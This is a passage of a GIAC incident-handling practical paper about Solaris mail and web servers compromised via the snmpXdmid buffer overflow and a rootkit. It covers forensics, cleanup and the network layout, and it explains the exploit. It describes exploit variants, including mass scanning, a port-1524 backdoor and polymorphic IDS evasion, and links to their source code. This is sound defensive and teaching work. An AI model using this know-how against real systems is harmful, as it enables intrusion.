My First Incident Handling Experience

GIAC Certified Incident Handler
Practical Assignment
Version 2.1a
Option 1

(snmpXdmid Exploit in Action)

Karmendra Kohli
September 2003

Table of Contents

Summary

The paper describes the events that led to the compromise and subsequent incident handling of two Solaris servers of our organization. One of the servers was the mail server and the other a web server. A rootkit was installed on the two servers after successful exploitation of a remote buffer overflow vulnerability in the snmpXdmid daemon. The paper is written, based on actual events that happened on Feb 8 2002.

The mail server had hung and the security team was contacted to look into the matter. I was assigned the task. After seeing a lone entry in the logs about snmpXdmid service crashing at 4:15 AM, I suspected that that an attack might have taken place. The snort alert logs were the confirmation that an incident had occurred.

The first thing to be done was not to disturb the original system and to take a binary backup of the system. This was done using a combination of dd, zip and netcat utilities. The backup was mounted on a linux system for analyzing the files. Using the find command on the mounted Solaris file system, I was able to list files that were created the same day. The results of the "find" included important system binaries like ps, netstat, find, etc. This led me to think that a rootkit may have been installed.

I used the stat command to find the MAC times of the files which were listed as the result of the "find" command. The Modified and Changed time for most of the binaries was 4:16 am the same morning. Next I generated the md5 sum of each binary and verified it with the online solaris fingerprint database on the Sun site. The binaries failed the test which proved that they were trojaned. Further analysis led to the finding of the rootkit scripts, the backdoor sshd2 along with sshd2 configuration files, and the sniffer lpset. By going through the scripts I obtained lot information about the rootkit.

After detection of the rootkit, the process of cleaning up the system was started. The mail server was decided to be cleaned whereas the web server was to be freshly installed. Both the servers were hardened after the cleaning process. A Vulnerability Assessment was done to cross check the status of the servers after cleanup. Later the sign up was taken from the administrator after the servers were found to be working properly.

All the issues were pointed out in a post incident-handling meeting. The need for strong policies and procedures along with implementation of the right security devices was stressed. The regular patching up of servers and periodic vulnerability assessment was also proposed. Appropriate security training to the administrators of internet facing systems was recommended.

This paper has been written for fulfilling primarily two aims. The first is to complete the requirements of the practical assignment for appearing the GCIH certification exams. The second is to share my experiences with people who are in the same profession as me and those who are interested in security.

Part 1 – The Exploit

Name:

Sun Solaris snmpXdmid (SNMP to DMI mapper daemon) buffer overflow vulnerability.
CVE number - CVE-2001-0236 (CAN-2001-0236).
CERT vulnerability ID - VU#648304 dated March 15, 2001.
CERT advisory - CA-2001-05, released on March 30, 2001.

Operating System

Default installations of Solaris 2.6, Solaris 7 and Solaris 8 (SunOS(tm) 5.6, 5.7, and 5.8) on both SPARC and INTEL architectures are affected. The list includes:

- SunOS 5.8
- SunOS 5.8_x86 (INTEL)
- SunOS 5.7
- SunOS 5.7_x86 (INTEL)
- SunOS 5.6
- SunOS 5.6_x86 (INTEL)

Protocols/Services/Applications

The service affected by the exploit is the snmpXdmid mapper service. The affected service is registered with the RPC portmapper as program number 100249. The snmpXdmid service on default installations of Solaris 2.6, Solaris 7 and Solaris 8 (SunOS(tm) 5.6, 5.7, and 5.8) are affected. If the following patches have been installed then the systems are not affected by this vulnerability.

SunOS 5.8	108869-07
SunOS 5.8_x86 (INTEL)	108870-07
SunOS 5.7	107709-15
SunOS 5.7_x86 (INTEL)	107710-15
SunOS 5.6	106787-15
SunOS 5.6_x86 (INTEL)	106872-15

These patches were released by Sun Microsystems in Sun Security Bulletin #00207dated August 30, 2001[1].

[1] http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/207

Brief Description

Before I describe the exploit it is worthwhile to give a short description of the vulnerable snmpXdmid service.

snmpXdmid is an implementation of "DMI to SNMP" mapping procedures on Solaris. These procedures are used to make systems that are instrumented[2] for the Desktop Management Interface (DMI) to be remotely and uniformly managed using the Simple Network Management Protocol (SNMP). The snmpXdmid is a service which is installed and started by default from run level 3 on Solaris 2.6, 7 and 8. The snmpXdmid daemon registers itself as a subagent with the following two daemons:

snmpdx – The Solaris Solstice Enterprise Master Agent daemon
dmispd – The DMI service provider daemon

The snmpXdmid registers with "snmpdx" as a subagent and listens on UDP port 6500. It registers with the "dmispd" using RPC based protocol of DMI and runs on variable TCP and UDP ports. The ports on which it runs can be known by querying the portmapper service (port 111).

Relationship between snmpXdmid, SNMP and DMI:

SNMP ("Simple Network Management Protocol") and DMI ("Desktop Management Interface") are standard management frameworks that are widely deployed and used to manage systems and network devices. Both the frameworks have entities that manage – the management applications - and entities that are managed - the managed components. As mentioned in the DMTF's DMI to SNMP mapping[3] specification:

> "The two frameworks are similar in concept and function and while applications implementing the two frameworks may coexist on the same system, the two cannot directly interact with each other".

According to the DMI to SNMP mapping specification: "This is due to the technical incompatibilities between the DMI and the SNMP frameworks and the cultural differences between the DMTF [4]and the IETF [5]organizations"

To achieve this interoperability, the DMTF has defined a set of specifications for mapping DMI to SNMP. The snmpXdmid daemon is a Solaris implementation of

---

[2] A system (hardware, software or application) that has the functionality built into it so that it can managed by a DMI based management application, is said to be DMI instrumented.
[3] DMI-to-SNMP mapping specification page, http://www.dmtf.org/standards/dmi/snmp The document can be downloaded at http://www.dmtf.org/standards/documents/DMI/DSP0002.pdf
[4] Distributed Management Task Force, inc. http://www.dmtf.org/home
[5] Internet Engineering Task Force http://www.ietf.org/overview.html

these specifications and is responsible for translating SNMP to DMI requests and vice-versa. It comes bundled with the Sun Solstice Enterprise Agent.

The Exploit

The Exploit has been written to take advantage of a buffer overflow condition which arises when the snmpXdmid daemon does a translation of a DMI indication "DmiComponentAdded" to an SNMP trap[6]. The following is the normal sequence of events that is expected when an indication is sent from DMI to SNMP:

i. When a new component is registered, a DmiComponentAdded indication is generated by the dmispd and sent to the snmpXdmid for translating and forwarding to the snmpdx Master agent.

ii. SnmpXdmid then translates this event to an SNMP-specific trap having trapID=7 that can be forwarded to the management application.

During the step number ii above when the snmpXdmid does a translation of the DMI indication to an SNMP trap, a "memcpy" operation is carried out. The exploit takes advantage of this fact and overflows the buffer used in the memcpy.
When the buffer overflow is attempted remotely the following is the sequence of events that occur:

i. The portmapper(port 111) service is queried for finding out the port on which the snmpXdmid daemon listens.(This is done as snmpXdmid service registers itself with RPC portmapper as program number 100249)
ii. The exploit code sends a DmiComponentAdded indication to snmpXdmid along with the "shell code" for spawning a root shell. The DmiComponentAdded is sent with all fields empty except for the name of the component for which the indication is generated.
iii. The snmpXdmid mapper tries to do a "memcpy" that results in the overflow of the buffer with the buffer overflow code that spawns a korn shell which is sent back to the attacker.
iv. Since the service snmpXdmid is running with root privileges, the shell spawned is a root shell.

Variants:

The three different variants that I was able to get were:

1. solsparc_snmpxdmid.c - Exploits the vulnerability and sends a root shell back to the attacking system. The code is provided in Appendix A

2. SnmpXauto.c - This program is based on the same functionality as the solsparc_snmpxdmid.c program. In addition, it scans an entire range of

[6] Detailed information about DmiComponentAdded indication and translation to SNMP trap can be found at http://docs.sun.com/db/doc/816-1322/6m7ofn7ne?a=view

Class B IP addresses and identifies the systems which have snmpXdmid daemon running. It then tries to exploit the buffer overflow vulnerability in the snmpXdmid service and instead of spawning a shell back , it opens a port 1524(reserved port for ingreslock service) as a backdoor on the vulnerable systems. The user can then connect to this port by doing a telnet to 1524 and get root access. After scanning the Class B IP addresses is completed, it puts the list of all the vulnerable systems in a file. This file is saved in the directory from where the exploit is being run. The code has been provided in Appendix A

3. solsparc_snmpxdmid.c (Mutate version) – This is the same exploit as solsparc_snmpxdmid.c with mutation[7] built into it. This allows it to bypass intrusion detection systems which generally alert due to the specific signature pattern of the exploit. Each time the buffer overflow exploit sends a polymorphic or encoded version of the buffer overflow along with a decode engine. The decode engine is used to decode the real exploit on the target system. This bypasses the signature detection by IDS's. This variant comes as a sample code with the ADMmutate[8] tool that has been built to implement mutation into exploit codes. The code of this variant of the snmpXdmid exploit has been provided in Appendix A

All the above exploits are for Solaris operating system only. A mailing list post[9] mentions about a Sun ELF binary named s-no. This has been reported to be found on a honey pot. It seems to be similar to the SnmpXauto.c but it does not scan for a Class B block of IP addresses. Like the snmpXauto.c, the s-no binary is reported to open a backdoor at port 530 (reserved for the courier service) instead of the 1524(ingreslock) opened by snmpXauto.c.

References

Links that describe the vulnerability
http://www.cert.org/advisories/CA-2001-05.html
http://www.securityfocus.com/bid/2417
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236

Links to the source code of the three variants
http://lsd-pl.net/code/SOLARIS/solsparc_snmpxdmid.c
http://packetstorm.widexs.nl/0207-exploits/snmpXauto.c

The solsparc_snmpxdmid.c (mutate version) can be found bundled with the ADMmutate tool, which can be found at:
http://www.ktwo.ca/c/ADMmutate-0.8.4.tar.gz

[7] More information about polymorphic shell code and mutation can be found in http://www.sans.org/resources/idfaq/polymorphic_shell.php
[8] A tool which can be used to develop polymorphic exploits http://www.ktwo.ca/c/ADMmutate-0.8.4.tar.gz
[9] The post can be found at http://old.lwn.net/2001/0419/a/carko3.php3

Part 2 – The Attack

Description and diagram of network

The network primarily consisted of a border router, a Server segment and a number of LAN segments which were connected by an internal router, as shown in Figure 1. The server segment was on the public IP range and was connected to the internet via the border router. The LAN segments were in the private IP address ranges and consisted of internal servers and desktop computers used by the employees. Each LAN segment corresponded to a functional group in the organization. A firewall protected the internal LAN from the internet and allowed very limited access from LAN segment to the server segment. There was no internet access allowed from the LAN segment onto the internet.

The Server segment included a mail server, two web servers and a machine running Snort. The Snort had been installed in the network jut a week back and was under testing. The DNS entries for the servers were on the ISP's DNS server. The following table lists down the details of the devices in the perimeter and the server segment:

Component Name	Hardware	Operating System
External Router	Cisco 2611	Cisco IOS 12.0
Mail Server	Sun Enterprise 3500	Solaris 8
Web Server	Compaq	Windows NT SP6
Web server	Sun Enterprise 3500	Solaris 8
Snort	Compaq	Red Hat Linux 7.3
Firewall	Compaq	Windows 2000 SP3 running Check Point NG
Internal router	Cisco 2611	Cisco IOS 12.0

Some details of the server segment are as follows:

Solaris mail server- This was the mail server for the domain. The users were allowed to telnet on it and access their mail by using pine. Sendmail was used as the mail server. This was a default install of Solaris 8.

Windows web server- This was the web server for our company. It had static pages with information about the services and products that the company was offering. The web server was IIS4.0 on Windows NT SP6.

Solaris web server – This was put on the server segment catering to the needs of a big educational project funded by the government. Their aim was to provide online educational resources to the general populace. It served static web pages which were developed by the education and training (E&T) group. The web server running was Netscape Enterprise Server on Solaris 8 (SPARC).

Snort Sensor- This had been recently brought into the Server segment and was under testing. For the Snort all the rules were enabled in the snort.conf file. It was a RHL 7.3 running snort 1.8. The system had no IP address configured and the only function it was meant for was to log all the alerts. The logs were rotated every night at 00:00 Hrs.

The DNS for the domain was hosted on the ISP's domain name server. All the servers were connected to a switch. The port to which the Snort sensor was connected was configured as a SPAN port and it captured all the traffic that was being sent to the other servers. The figure 1 on the next page shows the network diagram.

The Firewall: The Firewall was Check Point Firewall-1 NG and had been brought into the network a month back.- it was presently deployed between the LAN segment and the internet as shown in Figure 1. The performance was being monitored as it was widely believed that putting a firewall on the network reduces the speed of the traffic.
From within the LAN segments the firewall only allowed telnet traffic to the mail server and HTTP access to the Windows web server on the server segment. The firewall restricted traffic from the LAN to the internet and the users in the internal LAN accessed the Solaris mail server by doing a telnet to it and using pine. The only form of protection for the server segment was the ACL's on the border router. The internet access was very limited and that too only for managers. Separate dial-up accounts were given to managers. Normal users were not allowed internet access. The rules on the firewall can be summarized as below:

Source	Destination	S-port	D-Port	Rule
LAN	Solaris Mail	Any	23	Allow
LAN	Windows web	Any	80	Allow
LAN	Internet	Any	Any	Deny
Internet	LAN	Any	Any	Deny
Any	Any	Any	Any	Deny

Since Checkpoint is a stateful firewall and understands the telnet and http protocol, it would dynamically add a reverse rule for any telnet/http connection opened from the LAN onto the server segment and remove the dynamic rule when the connection was terminated.

It is worth mentioning that network security was of low priority in the organization. Both the Firewall and Snort IDS were brought-in just recently due to the security initiatives by the head of the network support group despite a lot of resistance from the top management for allocating budgets for security.

External Router: The external router was the direct internet facing device in the organization. All internet access to the server segment was through this router.

On the router the following ACL's were configured
access-list 101 deny tcp any host <Solaris-mail> eq finger
access-list 101 deny tcp any host <Solaris-mail> eq telnet
access-list 101 deny tcp any host <Solaris-mail> eq ftp
access-list 101 deny tcp any host <Solaris-web> eq finger
access-list 101 deny tcp any host <Solaris-web> eq telnet
access-list 101 deny tcp any host <Solaris-web> eq ftp
access-list 101 permit ip any any

As we can see it was an explicit deny with allow all rule, which opened all the ports on the solaris-mail server to the internet. The administrator had blocked finger, telnet and ftp from outside explicitly as telnet was being used by the internal users and the administrator was using ftp and finger. He had the notion that if these were blocked form the internet, then the solaris servers would be safe. As we can see there was no access control list for the windows web server.

Internal router – The internal router was for the routing between the different LAN segments. It was used as the intermediate device for connectivity between all the functional units within the organization. The Access Control List were configured for each segment.




Figure 1

Service description

The snmpXdmid service comes bundled up with SEA or the Solaris Solstice Enterprise Agent in Solaris 2.6, Solaris 7 and Solaris 8. In short it is a mapper daemon whose function is to translate and forward SNMP requests into DMI requests and DMI responses back to SNMP understandable format. It also translates DMI indications into SNMP traps and forwards them to the SNMP master agent.
Before describing the functionality of snmpXdmid service further we need some background information for making things more clear.

What is SNMP? A brief description…

SNMP[10] is the Simple Network Management Protocol that is widely used for management of heterogeneous network elements that run over the TCP/IP protocol suite. The term "SNMP" generally refers to both the internet-standard Network management framework defined by the IETF (Internet Engineering Task Force) and the protocol component of that framework[11]. It has been widely used for managing computer systems and network devices. The basic elements in the SNMP are the Managers and the Managed devices. The entities -Network devices, configuration parameters, etc. - within a managed device that are allowed to be managed using a SNMP manager are known as managed objects. For a device to be managed using an SNMP manager, it should have SNMP agents built into it that provide network management functions. The manageable information for each device is kept in an information database known as the Management information base (MIB) and is present on the device itself. When a request is received from an SNMP manager, depending on it, the agent queries or modifies the MIB and sends back the response to the Manager. The Figure 2 depicts the SNMP architecture.

[10] Stevens, p.359.
[11] From DMTF's, DMI to SNMP mapping specification P.7.




Figure 2

What is DMI? A brief description…

DMI or Desktop Management Interface is a specification from the Desktop Management Task Force (DMTF) to establish a framework that handles communication between a DMI based management application and DMI enabled managed components (desktop PC's, servers, network devices, applications, etc.). Each managed entity generates information in a standardized Management Information Format (MIF) that contains information about its own manageable characteristics.

The design of DMI[12] is such that it is:

1. Independent of a specific computer or Operating System
2. Independent of specific management protocol
3. Easy for vendors to adopt
4. Usable locally
5. Usable remotely using DCE/RPC, ONC/RPC, or TI/RPC
6. Mappable to existing management protocols (e.g., SNMP, CMIP)

The DMI has four components:

1. Management information format (**MIF**) – A format for describing management information. It is essentially a text file containing information about a managed entity.
2. A service provider entity (**SP**)– this connects the management and component interfaces and allows management and component software to access MIF files
3. Component Interface(**CI**)- An application program interface(API) used by component providers to enable a component to be managed. It handles all communication between manageable components and the DMI service provider entity. It gives all components a common method for describing their management attributes.
4. The Management Interface (**MI**) - An API that is used by applications that manage components. It provides an interface between the service provider entity and management applications and handles all communication between them.

[12] As specified in the http://www.dmtf.org/standards/documents/DMI/DSP0001.pdf document




Figure 3

What is SEA? A brief description…

The network management solutions based on SNMP were largely developed with one monolithic agent for each system/device[13]. In course of time it was found that this had many constraints and that it was required to make it flexible for vendors to make multiple agents that would be able to manage different components and applications separately within a device. This led to the development of a new scalable and extensible agent technology that could be widely used for managing network elements, components and applications. This was known as Master/subagent technology. In this technology, an agent on a system/device consists of a single Master agent and a number of subagents. The subagents are responsible for providing management of different components and applications. The subagents provide management of these entities by using management information that is present in form of a Management information base (MIB's or MIF's) that has been specifically designed for these entities.
Solstice Enterprise Agent or the SEA is the solution from sun™ Microsystems which provides functionality for the Master/subagent technology and implements both the SNMP and DMI functionality. The series of events that occur when managing network components using the SEA are:

1. The master agent receives the requests from a SNMP manager for a particular managed object.

[13] http://docs.sun.com/db/doc/805-0043/6j043pl6a?a=view

2. Master agent forwards the request onto a particular subagent which has access to management information for that managed object.
3. The subagent then sends the response to the master agent
4. Master agent after receiving the response from the subagent responds to the manager.




Figure 4 - The SEA architecture [14]

The following are the components of the SEA:

1. SNMP Master Agent – a process or entity on a managed node that exchanges SNMP protocol messages with the managers (e.g.: Domain Manager, Enterprise manager and HP openview).
2. Subagents – processes that have access to the management information and provide manageability to various applications/components on a system. These interact with the Master agent using SNMP. They do not interact directly with the managers.
3. Agent/Subagent Software Development Toolkit - It consists of agent/subagent libraries, a MIB compiler, and example subagents. It

[14] Taken from http://docs.sun.com/db/doc/805-0043/6j043pl6a?a=view

provides the developer with everything they need to develop customized SNMP subagents and DMI component interfaces.

4. Legacy SNMP Agents – The SEA provides integration of legacy SNMP agents which are already present in released products from Sun™ or other companies.
5. SNMP to DMI mapper – From the perspective of this paper and the exploit, this is the particular component which is very important for us. SEA technology allows integration with DMI 2.0 functionality using a mapper, (implemented as snmpXdmid service) which facilitates translation and forwarding of SNMP requests into DMI requests and vice versa.

The snmpXdmid daemon- the vulnerable service…

The snmpXdmid mapper daemon is shipped with Solaris 2.6, Solaris 2.7 and Solaris 2.8 and is enabled on a default installation of all the above versions. It is present as a component of the SEA and allows integration of DMI2.0 functionality along with SNMP.

For the DMI service provider the snmpXdmid mapper acts as a management application than can query the managed components through the DMI service provider. This daemon registers itself as a subagent to the SNMP Master agent (snmpdx) component of the SEA. It also registers itself with the dmispd daemon as a callback service. The mapper receives requests from the SNMP master agent, translates them into DMI specific requests and passes them on to the DMI service provider. These requests are then sent by the DMI service provider for being serviced by a particular DMI enabled component for which the request was generated. When the DMI service provider receives a response from the DMI enabled component it passes it back to the mapper. The mapper again translates and forwards the response to the SNMP master agent which then sends the response to the requesting Manager. This translation of requests carried out by the mapper is only for those components that it has already registered with the SNMP master agent. Essentially the translation that the mapper carries out involves conversion of MIB variables into MIF attributes and vice versa. The mapper additionally also translates DMI indications into SNMP traps.

How the exploit works

After a basic understanding of the mapper daemon and its functionality we now go on to describe how snmpXdmid is vulnerable to a buffer overflow attack. This snmpXdmid registers itself as a subagent to the SNMP Master agent (snmpdx) and listens on UDP 6500. It also registers itself with the dmispd daemon using the RPC based protocol provided in DMI and is identified with RPC portmapper on Solaris as program number 100249. The snmpXdmid registered on RPC is a callback service which allows the DMI service provider to report events known as "indications". The snmpXdmid then translates and forwards these indications to the SNMP master agent as SNMP traps. The exploit works in the part of mapper code when a DMI indication "DmiComponentAdded" is being converted into an SNMP trap by the mapper daemon. When the DmiComponentAdded indication is sent with all fields empty except for the name of the component for which the indication is about, it results in a buffer overflow in a memcpy operation in the daemon. The following trace indicates that the buffer overflow occurs when the DMI indication is being translated into an SNMP trap[15]:

```
=>[1] __align_cpy_1(0xfea0b590, 0xe15b4, 0x...
   [2] generateTrap(0xe0ae8, 0x0, 0x25438, 0x...
   [3] handle_CompLangGrpIndication(0x48400, 0xfea0bb70, 0x47b30,...
   [4] _dmicomponentadded_0x1_svc(0xfea0bb70, 0x49bb0, 0x...
   [5] dmi2_client_0x1(0x44a24, 0x24f58, 0x4443c, 0x...
   [6] _svc_prog_dispatch(0x2509c, 0x1, 0x0, 0xff21a...
   [7] svc_getreq_common(0xff21ebf0, 0x1, 0xff228778, 0x...
   [8] svc_getreq_poll(0x1, 0xb49d8, 0xff21ae30, 0x...
